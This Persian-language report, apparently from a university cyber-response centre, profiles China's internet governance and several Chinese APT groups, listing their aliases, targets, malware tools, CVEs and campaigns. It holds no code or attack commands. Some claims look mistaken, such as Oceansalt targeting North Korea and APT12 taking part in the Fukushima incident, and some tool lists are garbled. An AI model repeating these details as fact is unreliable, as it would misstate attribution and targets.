

مرکز تخصصی
آپا
دانشگاه صنعتی اصفهان



(آگاهی‌رسانی، پشتیبانی و امداد در حوزه شبکه)

« وضعیت سایبری چین »



نام کشور		چین
پایتخت		پکن
مذهب		بی‌دین 73.56%
		بودا 15.87%
		سایر مذاهب مثل رستگاری عامیانه و فرقه‌های تائوئیستی 7.62%
		مسیحیت 2.51%
		اسلام 0.45%
زبان و خط رسمی		چینی استاندارد یا ماندارین 官话
نوع حکومت		جمهوری خلق
مساحت		9.6 میلیون کیلومتر مربع
جمعیت (۲۰۱۸)		۱.۳۹۳ میلیون نفر
واحد پول		یوان : ¥ یا Renminbi به معنای «پول رایج مردم»: RMB
شهرهای مهم		پکن، شانگهای، گوانجو، شنزن، تیآنجین، ووهان، دونگ‌گوان، فوشان، چنگدو، چونگ‌کینگ
تاریخ استفاده شهروندان از اینترنت		۱۹۹۴
درصد افراد استفاده‌کننده از اینترنت در سال ۲۰۲۰		64.8%
دامنه اینترنت		.cn
ها ISP		China Unicom China Telecom China Mobile
تاریخ تشکیل (CNCERT)		۲۰۰۱



۱. مقدمه

جمهوری خلق چین، کشوری به مساحت ۹/۶ میلیون کیلومتر مربع (حدود یک چهاردهم مساحت خاکی زمین) در شرق آسیا و با حدود ۱/۴ میلیارد جمعیت، پرجمعیت‌ترین کشور دنیا است. جغرافیای چین بسیار متنوع و پیچیده است و توپوگرافی آن بلندترین و پست‌ترین نقاط خاکی کره زمین را شامل می‌شود. وسعت زمین و تنوع آب‌وهوایی این کشور، گستره عظیمی از گونه‌های گیاهی و جانوری را رقم زده است. مهم‌ترین خصیصه این کشور، جمعیت آن است. حدود یک‌پنجم جمعیت کره زمین چینی هستند. با ۴۰۰۰ سال تاریخ مدون، چین یکی از باسابقه‌ترین تمدن‌های بشر را در خود دارد.

چین از ۳۳ واحد شامل ۲۲ استان، ۵ منطقه خودمختار، ۴ شهرداری (پکن، شانگهای، چونگ‌کینگ و تیانجین) و ۲ منطقه ویژه هنگ‌کنگ و ماکائو، تحت نظر حزب کمونیستی چین اداره می‌شود.

استان‌ها (省)					استان ادعا شده
<ul style="list-style-type: none"> Anhui (安徽省) Fujian (福建省) Gansu (甘肃省) Guangdong (广东省) Guizhou (贵州省) 	<ul style="list-style-type: none"> Hainan (海南省) Hebei (河北省) Heilongjiang (黑龙江省) Henan (河南省) Hubei (湖北省) 	<ul style="list-style-type: none"> Hunan (湖南省) Jiangsu (江苏省) Jiangxi (江西省) Jilin (吉林省) Liaoning (辽宁省) 	<ul style="list-style-type: none"> Qinghai (青海省) Shaanxi (陕西省) Shandong (山东省) Shanxi (山西省) Sichuan (四川省) 	<ul style="list-style-type: none"> Yunnan (云南省) Zhejiang (浙江省) 	<ul style="list-style-type: none"> Taiwan (台湾省) <i>governed by R.O.China</i>
نواحی خودگردان (自治区)		شهرداری‌ها (直辖市)		نواحی ویژه (特别行政区)	
<ul style="list-style-type: none"> Guangxi (广西壮族自治区) Inner Mongolia / Nei Menggu (内蒙古自治区) Ningxia (宁夏回族自治区) Xinjiang (新疆维吾尔自治区) Tibet / Xizang (西藏自治区) 		<ul style="list-style-type: none"> Beijing (北京市) Chongqing (重庆市) Shanghai (上海市) Tianjin (天津市) 		<ul style="list-style-type: none"> Hong Kong / Xianggang (香港特别行政区) Macau / Aomen (澳门特别行政区) 	

از سال ۲۰۱۸ بدنه اصلی قانون اساسی چین، ویژگی تعیین‌کننده سوسیالیسم در چین را «رهبری حزب کمونیست چین» می‌داند. اصلاحات سال ۲۰۱۸ قانون اساسی چین، چین را تک‌حزبی و دبیرکل (رهبر حزب) را قدرت نهایی حاکم بر دولت و ملت می‌داند. سیستم انتخابات چین هرمی است. کنگره‌های محلی، مستقیماً توسط مردم انتخاب می‌شوند. کنگره‌هایی با سطوح بالاتر تا کنگره ملی خلق یا NPC، بصورت غیرمستقیم و توسط سطوح پایین‌تر انتخاب می‌شوند. سیستم سیاسی غیرمتمرکز است و رهبران استانی تا حد مشخص و قابل توجهی استقلال دارند. هشت حزب سیاسی دیگر چین، نمایندگان در NPC دارند. هر چند چین مدعی است از اصل لنینیستی «مرکزیت دموکراتیک» حمایت می‌کند؛ منتقدان حاکمیت، کنگره ملی یا NPC را بله‌فربان گو می‌دانند. رئیس‌جمهور توسط کنگره ملی خلق یا NPC انتخاب می‌شود. رئیس‌جمهور فعلی چین - شی جین‌پینگ - دبیر کل حزب کمونیست خلق (در نتیجه رهبر اصلی چین) و رئیس کمیسیون نظامی مرکزی است.



مسئول اصلی تنظیم ارتباطات در جمهوری خلق چین، وزارت صنعت و فناوری اطلاعات یا MIIT است. این وزارتخانه مسئولیت نظارت و تنظیم تمامی ارکان مخابرات به غیر از رادیو و تلویزیون که توسط اداره دولتی رادیو، فیلم و تلویزیون مدیریت می‌شود را برعهده دارد.

APA-IUTcert

۲. فضای سایبری در جمهوری خلق چین

در سال ۲۰۱۴ تنها سه کشور چین، ایالات متحده آمریکا و ژاپن، ۵۰٪ پهنای باند ارتباطی نصب شده در دنیا را دارا بودند. مهم‌ترین ویژگی اینترنت چین آن است که مسیرهای دسترسی آنلاین تحت مالکیت دولت است و شرکت‌های خصوصی و اشخاص تنها می‌توانند پهنای باند را از دولت اجاره کنند. ۴ شبکه اصلی به نام‌های CHINAGBN، CERNET، ChinaNet، CSTNET، ستون فقرات شبکه چین را تشکیل می‌دهند. ژانویه ۲۰۱۵، چین به سه نقطه اتصال به ستون فقرات شبکه جهانی در پکن، شانگهای و گوانجو، هفت نقطه دسترسی جدید اضافه کرد.

اکثر کاربران اینترنت چین، از وبسایت‌های چینی استفاده می‌کنند. علت این مهم اول وبسایت‌های متنوع و پیشرفته چینی در کنار فیلترینگ وسیع و دوم نداشتن مهارت زبان خارجی این کاربران است. بعلاوه اینترنت در چین بیشتر با هدف سرگرمی استفاده می‌شود و به آن «بزرگراه سرگرمی» نیز گفته می‌شود. با این وجود برخی کاربران چینی، از اینترنت برای تبادل آزادانه نظرات و انتقادات خود به ویژه به ساختار حکومت چین استفاده می‌کنند به گونه‌ای که کاربران چینی سهم بزرگی در خرید اشتراک فیلترشکن‌ها و بازدید از بولتن‌های خبری و فروم‌های بحث و گفت‌وگو دارند. با روی کار آمدن شی جین‌پینگ، وضعیت اتصال به شبکه برای این کاربران سخت‌تر از قبل شد.

دسامبر ۲۰۱۵، هزاران نفر از کارآفرینان و تحلیل‌گران چندین شرکت دولتی در جنوب چین گرد هم آمدند. در افتتاحیه این مراسم رئیس‌جمهور شی جین‌پینگ، چشم‌انداز خود برای آینده اینترنت چین را بیان کرد: «ما بایستی برای حق هر کشور برای انتخاب مستقل مسیر خود در توسعه سایبری، احترام قائل باشیم». در آن نشست کسی از این سخن رئیس‌جمهور تعجب نکرد. چرا که او پیش‌تر گفته بود که اینترنت چینی در آینده تعریف خودش را خواهد داشت و محتوای آن توسط حزب کمونیست نظارت و مدیریت خواهد شد.

در سال‌های اخیر، رهبر چین منابع بسیاری را به کنترل محتوای آنلاین اختصاص داده است. همچنین قوانین جدیدی در تعریف محتوای موردقبول تصویب شده است که نقض آن‌ها جرایم سنگینی برای خاطیان خواهد داشت. از نظر جین‌پینگ بایستی از مزایای اینترنت -پیشبرد تجارت و نوآوری- بدون اجازه دادن به مخالفان برای تسریع تحولات سیاسی، استفاده کرد.

اما اساس دکترین فضای سایبری چین، «دفاع فعال» است. بر همین اساس به ویژه در سال‌های اخیر گروه‌های تهدید یا APT‌های بسیاری در چین فعالیت خود را آغاز کرده‌اند. ردپای این گروه‌ها در حملات بیشمار به سراسر دنیا شناسایی و گزارش شده است. بیشتر آن که ارتباط برخی از گروه‌ها با دولت چین و حتی ارتش آزادی خلق مسجل شده است. در ادامه این گزارش، مهم‌ترین گروه‌های تهدید چین معرفی شده‌اند.



۳. مهم ترین گروه های تهدید چین

APT 1

نام‌ها	Comment Crew (Symantec) Comment Panda (CrowdStrike) TG-8223 (SecureWorks) APT 1 (Mandiant) BrownFox (Symantec) Group 3 (Talos) Byzantine Hades (US State Department) Byzantine Candor (US State Department) Shanghai Group (SecureWorks) GIF89a (Kaspersky)
مورد حمایت	دولت چین، ارتش آزادی بخش خلق (PLA)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دولتی، فضایی، پتروشیمی، ساخت و ساز، آموزش، انرژی، سرگرمی، اقتصادی، سلامت، فناوری-پیشرفته، فناوری اطلاعات، رسانه، معدن، سازمان‌های غیرانتفاعی، تحقیقات، ماهواره‌ها، مخابرات، حمل و نقل و حقوقی. کشورها: بلژیک، کانادا، فرانسه، هند، اسرائیل، ژاپن، لوکزامبورگ، نروژ، سنگاپور، آفریقای جنوبی، سوئیس، تایوان، امارات، انگلیس و ایالات متحده آمریکا.
ابزارها	Auriga, bangat, BISCUIT, Bouncer, Cachedump, CALENDAR, Combos, CookieBag, Dairy, GetMail, GLOOXMAIL, Goggles, gsecdump, Hacksfase, Helauto, Kurton, Lslsass, ManItsMe, MAPIget, Mimikatz, MiniASP, Pass-The-Hash Toolkit, Poison Ivy, pwdump, SeaSalt, NewsReels, Sword, TabMsgSQL, Tarsip, Tasklist, WebC2-, ShadyRAT, StarsyPound, Bolid, WebC2-Cson, WebC2-DIV, -AdSpace, WebC2-Ausov, WebC2-WebC2-Qbp, WebC2-Rave, WebC2-GreenCat, WebC2-Head, WebC2-Kt3, WebC2-Table, WebC2-UGX and WebC2-Yahoo.

توضیح: گروه تهدید APT 1 یا Comment Crew، گروه تهدیدی است که به ارتش چین گره خورده است. نام عملیاتی این گروه در سلسله مراتب نظامی چین، واحد ۶۱۳۹۸ است. این گروه فعالیت خود را از سال ۲۰۰۶ آغاز کرد. نام Comment Crew از آن جهت بر این گروه نهاده شد که از کامنت‌های HTML برای مخفی کردن ارتباط با سرورهای فرمان و کنترل یا C&C استفاده می‌کرد. بردار حمله معمول APT 1، استفاده از حملات سیادی^۱ هدف دار است. در این نوع حملات، ایمیلی حاوی اسناد آلوده برای قربانیان هدفمند و خاص ارسال می‌شد. این اسناد با نام‌هایی مثل ArmyPlansConferenceOnNewGCVSolicitation.pdf یا Chines Oil Executive Learning from Experience.doc سعی در ترغیب مخاطبین خاص داشت.

¹ Phishing

مهم‌ترین عملیات‌های گروه APT 1 عبارتند از:

- عملیات Seasalt در سال‌های ۲۰۰۶-۲۰۱۰، با هدف قرار دادن ۱۴۰ کمپانی آمریکایی برای بدست آوردن اطلاعات حساس این شرکت‌ها. ایالات متحده آمریکا دستور دستگیری ۵ نفر از اعضای این گروه را صادر کرد.
- حمله به گنبد آهنین اسرائیل در سال‌های ۲۰۱۱-۲۰۱۲.



- عملیات Siesta در فوریه ۲۰۱۴، به گزارش FireEye در مورد این عملیات ۲ امکان وجود دارد: یا APT 1 مسئول این عملیات است یا گروه دیگری از تاکتیک و ابزارهای APT 1 برای پوشش حملات خود استفاده کرده است.
- عملیات Oceansalt در می ۲۰۱۸ با هدف قرار دادن کشورهای کره شمالی، ایالات متحده و کانادا. بدافزارهای این حمله از ۲ سایت تسخیرشده مقیم کره جنوبی منتشر شدند. این عملیات از نمونه عملیات‌های پیچیده گروه‌های تهدید است که در آن بدافزار اطلاعات سیستمی را برای سرورهای C&C ارسال و دستورات سرور را متعاقباً اجرا می‌کند. برخی کارشناسان معتقدند از آنجا که مهره‌های اصلی APT 1 در زمان این عملیات در زندان بوده‌اند؛ ممکن است این عملیات کار آنان نبوده باشد.



APT 3

نام‌ها	APT 3 (Mandiant) Gothic Panda (CrowdStrike) Buckeye (Symantec) TG-0110 (SecureWorks) UPS Team (Symantec) Group 6 (Talos)
مورد حمایت	دولت چین، وزارت خانه امنیت ملی، شرکت امنیتی Boyusec
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: فضایی، ساخت‌وساز، دفاعی، فناوری-پیشرفته، تولید، مخابرات، حمل‌ونقل. کشورها: بلژیک، هنگ‌کنگ، ایتالیا، لوکزامبورگ، فیلیپین، سوئد، انگلیس، ایالات متحده آمریکا و ویتنام.
ابزارها	APT3 Keylogger, Bemstour, CookieCutter, DoublePulsar, EternalBlue, HTran, Hupigon, Kaba, LaZagne, OSInfo, Pirpi, PlugX, shareip, SHOTPUT, TTCalc, w32times and several 0-days for IE, Firefox and Flash.

توضیح: گروه تهدید APT 3، گروه شاخصی است که حداقل از سال ۲۰۱۰ (به گزارش برخی منابع از سال ۲۰۰۷) شروع به فعالیت کرد. این گروه از دامنه وسیعی از ابزارها و تکنیک‌ها شامل حملات سیادی، سوءاستفاده از آسیب‌پذیری‌های روز-صفر و ابزارهای دسترسی از راه دور^۲ یا RAT در حملات خود استفاده می‌کند. شکل روبرو جایگاه این گروه را در سلسله‌مراتب دولتی جمهوری خلق چین نشان می‌دهد.

مهم‌ترین عملیات این گروه عبارتند از:



- عملیات Clandestine Fox در آوریل ۲۰۱۴. به گزارش FireEye در این عملیات از آسیب‌پذیری روز-صفر در اینترنت‌اکسپلورر سوءاستفاده شده بود. این آسیب‌پذیری که بعداً شناسه CVE-2014-1776 به آن اختصاص یافت؛ نسخه‌های IE6 تا IE11 را تحت تأثیر خود قرار می‌داد.
- عملیات Clandestine Fox قسمت دوم در ژوئن ۲۰۱۴. پس از آن که میکروسافت وصله‌های امنیتی برای رفع آسیب‌پذیری CVE-2014-1776 ارائه کرد؛ گروه APT 3 بردار حمله خود را تغییر داده و از شبکه‌های اجتماعی استفاده کردند.
- عملیات Double Tap در نوامبر ۲۰۱۴ که در آن چندین شرکت هدف حملات APT 3 قرار گرفتند. در این عملیات از آسیب‌پذیری‌های CVE-2014-4113 و CVE-2014-6332 سوءاستفاده شد.

² Remote Access Tools



- عملیات Clandestine Wolf در ژوئن ۲۰۱۵. حملات سیادی انبوه با هدف قرار دادن صنایع فضایی، دفاعی، ساخت‌وساز، فناوری-پیشرفته، مخابرات و حمل‌ونقل.
- توزیع در پستی DoublePulser در مارس ۲۰۱۶. این در پستی برای نصب به ابزاری موسوم به Trojan.Bemstour نیاز داشت.

APA-IUTcert

APT 5

نام‌ها	APT 5 (FireEye)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی، فناوری-پیشرفته، صنعتی، مخابرات. کشورها: آسیای جنوب شرقی.
ابزارها	LEOUNCIA.

توضیح: گروه تهدید APT 5 که فعالیت خود را از سال ۲۰۰۷ آغاز کرده است به طور خاص بر شرکت‌های مخابرات و فناوری متمرکز است. تقریباً بیش از نیمی از قربانیان این گروه از این بخش‌ها بوده‌اند. این گروه خود چندین زیرگروه را شامل می‌شود که از روش‌ها و زیرساخت‌هایی مجزا در عمل استفاده می‌کنند. از محبوب‌ترین اهداف گروه تهدید APT 5، شرکت‌هایی هستند که در فناوری‌های مرتبط با ارتباطات ماهواره‌ای فعالیت دارند: به ویژه شرکت‌های در کشورهای آسیای جنوب شرقی (شکل زیر).

- یکی از مهم‌ترین حملات این گروه، نفوذ و جمع‌آوری اطلاعات از شبکه شرکت الکترونیکی است که محصولات خود را به واحدهای نظامی می‌فروخت.



- در حمله‌ای دیگر اواخر سال ۲۰۱۴، این گروه موفق به نفوذ در شبکه یک شرکت مخابرات بین‌المللی شد. در این حمله به منظور نظارت بر سیستم کامپیوتری مدیر اجرایی شرکت که روابط شرکت با سایر کمپانی‌ها را مدیریت می‌کرد، از بدافزار Key logger استفاده می‌شد.



APT 6

نام‌ها	APT 6 (FireEye) 1.php Group (Zscaler)
مورد حمایت	دولت چین
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دولتی. کشورها: ایالات متحده آمریکا.
ابزارها	Poison Ivy.

توضیح: اداره تحقیقات فدرال یا پلیس فدرال آمریکا (FBI) در گزارشی نادر پذیرفت که گروه تهدیدی موسوم به APT 6، سیستم‌های کامپیوتری دولت ایالات متحده آمریکا را هک کرده و برای سال‌ها اطلاعات حساس دولتی را به سرقت می‌برده است. نفوذ در این سیستم‌ها و سرقت اطلاعاتشان به سال ۲۰۱۱ برمی‌گردد. بردار حمله این گروه استفاده از سیادی و فایل‌های بدخواه ZIP، PDF و حتی فایل‌های SCR بوده است. باطن این فایل‌ها، که به صورت لینک یا الصاق درایمیل‌های سیادی یا وب‌سایت‌های تسخیرشده بودند؛ ابزارهای دسترسی از راه دور یا RAT بوده و عمدتاً مبتنی بر وب بوده‌اند.



APT 9

Nightshade Panda (CrowdStrike) APT 9 (Mandiant) Group 27 (ASERT)	نام‌ها
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: دولتی و انرژی. کشورها: میانمار و تایلند.	اهداف
9002 RAT, EvilGrab, MoonWind RAT, PlugX and Trochilus RAT.	ابزارها

توضیح: به گزارش تیم Arbor's ASERT، با مشاهده عمیق ردپای یک گروه تهدید، RAT جدیدی شناسایی شد که تا آن زمان آنتی‌ویروس‌ها قادر به شناسایی آن نبودند. این RAT بخشی از پرتفوی بدافزارهای گروه تهدید APT 9 است. هر یک از بدافزارهای این گروه تهدید، مبتنی بر داده‌ای است که بایستی از قربانی سرقت شود. مهم‌ترین عملیات‌های این گروه عبارتند از:

- عملیات Seven Pointed Dagger که در آن از روش watering hole در وبسایت‌های میانماری استفاده شد تا کاربران بسیاری که برای شرکت در انتخابات به سایت مراجعه کرده بودند را به بدافزار PlugX (نوعی RAT) آلوده کنند.

- از سپتامبر ۲۰۱۶ تا اواخر نوامبر ۲۰۱۶، گروه تهدید APT 9 با استفاده از Trochilus RAT و RAT جدیدی به نام MoonWind، سازمان‌هایی را در کشور تایلند مورد هدف خود قرار دادند. در این حملات مهاجمین از ۲ وبسایت تایلندی قانونی که تسخیر شده بودند برای میزبانی بدافزار خود استفاده می‌کردند. بدافزار MoonWind اطلاعات زیر را از سیستم قربانی می‌ربود:

- Hostname
- Username
- Windows version
- IP address
- Current time
- RAM amount
- Number of total drives
- Number of removable drives
- Unique victim identifier



APT 10


نام‌ها	Stone Panda (CrowdStrike) APT 10 (Mandiant) menuPass Team (Symantec) menuPass (Palo Alto) Red Apollo (PwC) CVNX (BAE Systems) Potassium (Microsoft) Hogfish (iDefense) Happyyongzi (FireEye)
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دولتی، هوافضا، دفاعی، سلامت، دارویی. کشورها: استرالیا، برزیل، کانادا، فنلاند، فرانسه، آلمان، هند، ژاپن، هلند، نروژ، فیلیپین، آفریقای جنوبی، کره جنوبی، سوئد، سوئیس، تایلند، امارات متحده عربی، انگلیس، ایالات متحده آمریکا.
ابزارها	Anel, BUGJUICE, certutil, ChChes, Cobalt Strike, Emdivi, EvilGrab, Impacket, Mimikatz, PlugX, Poison Ivy, PowerSploit, HAYMAKER RedLeaves, SNUGRIDE, Trochilus RAT and .pwdump, QuasarRAT UPPERCUT.

توضیح: گروه APT 10 حدوداً از سال ۲۰۰۹ فعال است. مهم‌ترین هدف این گروه تا کنون زیرساخت‌های ژاپن بوده که در سال‌های ۲۰۱۴، ۲۰۱۶ و ۲۰۱۷ مورد هجوم این گروه واقع شده‌اند. اما مهم‌ترین حملات این گروه عبارتند از:

- حمله سیادی انبوه، سپتامبر ۲۰۱۶. در این حمله، آدرس‌های ایمیل چندین فرستنده معتبر جعل شده و با استفاده از آن‌ها ایمیل‌های سیادی ارسال می‌شد. در میان این آدرس‌ها، آدرس‌های عمومی شاخصی همچون فنداسیون صلح ساساکاوا^۳ و حتی کاخ سفید وجود داشت. هدف از این حمله آکادمی‌های ژاپنی بودند که در چندین حوزه علمی کار می‌کردند.
- عملیات Cloud Hopper، سال ۲۰۱۶. در این عملیات زیرساخت‌های فناوری اطلاعات هدف APT 10 بودند. با حمله به فراهم‌کنندگان خدمات فناوری اطلاعات یا MSPها، این گروه به اطلاعات حساس این MSPها و مشتریان‌شان در سطح جهانی دسترسی پیدا کردند.
- حملات سال‌های ۲۰۱۶ و ۲۰۱۷. کارشناسان FireEye، ردپای این گروه را در ۶ قاره جهان در این سال‌ها گزارش کرد. در این بازه زمانی، شرکت‌های صنعتی در هند، ژاپن، اروپای شمالی، یک شرکت معدنی در آمریکای جنوبی و چندین MSP در سطح بین‌المللی هدف حملات گروه تهدید APT 10 قرار گرفته بودند.
- عملیات TradeSecret در فوریه ۲۰۱۷؛ در این حمله به وبسایت کنسول تجارت خارجی ملل یا NFTC نفوذ شده بود. برآورد کارشناسان آن است که هدف نهایی این عملیات سیاست‌های تجاری ایالات متحده بوده است.
- عملیات ChessMaster در سال ۲۰۱۷ که هدف از آن شرکت‌های فناوری، آکادمی‌ها، رسانه، MSPها و آژانس‌های دولتی ژاپنی بودند. این عملیات در قالب حملات سیادی حاوی اسناد بدخواه صورت پذیرفت.

³ Sasakawa

شکل زیر بدافزارهای مورد استفاده گروه تهدید APT 10 تا سال ۲۰۱۷ را نشان می‌دهد.




- حمله آوریل ۲۰۱۹ که توسط ensile تشخیص داده شد که در آن بطور گسترده از بدافزار منحصربه‌فرد APT 10 استفاده شده بود.

APA-IUT

APT 12

<p>APT 12 (Mandiant) Numbered Panda (CrowdStrike) TG-2754 (SecureWorks) BeeBus (FireEye) Calc Team (Symantec) Group 22 (Talos) Crimson Iron (ThreatConnect)</p>	نام‌ها
دولت	مورد حمایت
سرقت اطلاعات و جاسوسی	انگیزه
بخش‌ها: دولتی، دفاعی، الکترونیک، فناوری-پیشرفته، مخابرات، خبری. کشورها: شرق آسیا (عمدتاً ژاپن و تایوان).	اهداف
AUMLIB, DynCalc/DNSCalc, ETUMBOT, HIGHTIDE, IXESHE, RapidStealer RIPTIDE, THREEBYTE and WaterSpout	ابزارها

توضیح: گروه تهدید APT 12، لیست بلندی از قربانیان شاخص دارد. این گروه در عملیات‌های بسیار حساسی همچون واقعه راکتور فوکوشیما در سال ۲۰۱۱ شرکت داشته است. مهم‌ترین تکنیک این گروه تهدید، حل کردن DNS^۴ است. با استفاده از این روش تمامی فیلترهای اعمال‌شده در سیستم قربانی دور زده می‌شود و بدافزار موفق می‌شود به سادگی با سرور C&C خود ارتباط برقرار کند. مهم‌ترین عملیات‌های گروه تهدید APT 12 عبارتند از:




- عملیات IXESHE، جولای ۲۰۰۹. که در آن دولت‌های آسیای شرقی، صنایع الکترونیک و کمپانی‌های مخابرات هدف حمله بودند.
- عملیات AUMLIB، می ۲۰۱۱. شکل روبرو سند word مایکروسافت که از آسیب‌پذیری آن در این حمله سوءاستفاده شده است را نمایش می‌دهد.
- عملیات ETUMBOT، سال ۲۰۱۱ با هدف قرار دادن تایوان. در

این عملیات به محض دانلود فایل بدخواه و با فریب قربانی، نصب‌کننده سایر بدافزارها و ابزارها دانلود می‌شدند. طبق گزارش Arbor Security، گروه APT 12 از تکنیک ساده‌ای جهت فریب کاربر استفاده می‌کردند که به سادگی یک فایل بدخواه را به فایل دیگری تغییر ظاهر می‌داد. برای مثال فایل دودویی SCR. به صورت سند xls ظاهر می‌شد.

- نفوذ به نیویورک تایمز اکتبر ۲۰۱۲؛ در این عملیات به سیستم‌های نیویورک تایمز نفوذ شده و کلمه عبور گزارشگران و کارمندان آن به سرقت رفت. به گزارش نیویورک تایمز حمله پس از افشای این خبرگزاری پیرامون فساد چند میلیارد دلاری یکی از مقامات جمهوری خلق چین و وابستگانش صورت گرفته بود.

⁴ Resolving DNS

- عملیات HIGHTIDE در آگوست ۲۰۱۴؛ حملات گسترده سیادی علیه دولت تایوان که از نسخه به‌روزشده ETUMBOT در آن استفاده شد.
- عملیات CNACOM در نوامبر ۲۰۱۶؛ که در آن کد بدخواه گروه به وبسایت خدمات عمومی تایوان تزریق شد. در این عملیات از آسیب‌پذیری CVE-2016-0189 سوءاستفاده شده بود. شکل زیر مراحل آلوده‌سازی را نمایش می‌دهد.



APT 17


نام‌ها	APT 17 (Mandiant) Tailgater Team (Symantec) Dogfish (iDefense) Deputy Dog (iDefense)
مورد حمایت	دولت
انگیزه	سرقت اطلاعات و جاسوسی
اهداف	بخش‌ها: دفاعی، دولتی، فناوری اطلاعات، معدن، حقوقی. کشورها: بلژیک، آلمان، اندونزی، ایتالیا، ژاپن، هلند، سوئیس، روسیه، انگلیس و ایالات متحده آمریکا.
ابزارها	9002 RAT, BLACKCOFFEE, DeputyDog, HiKit, PlugX and several 0-days for IE.

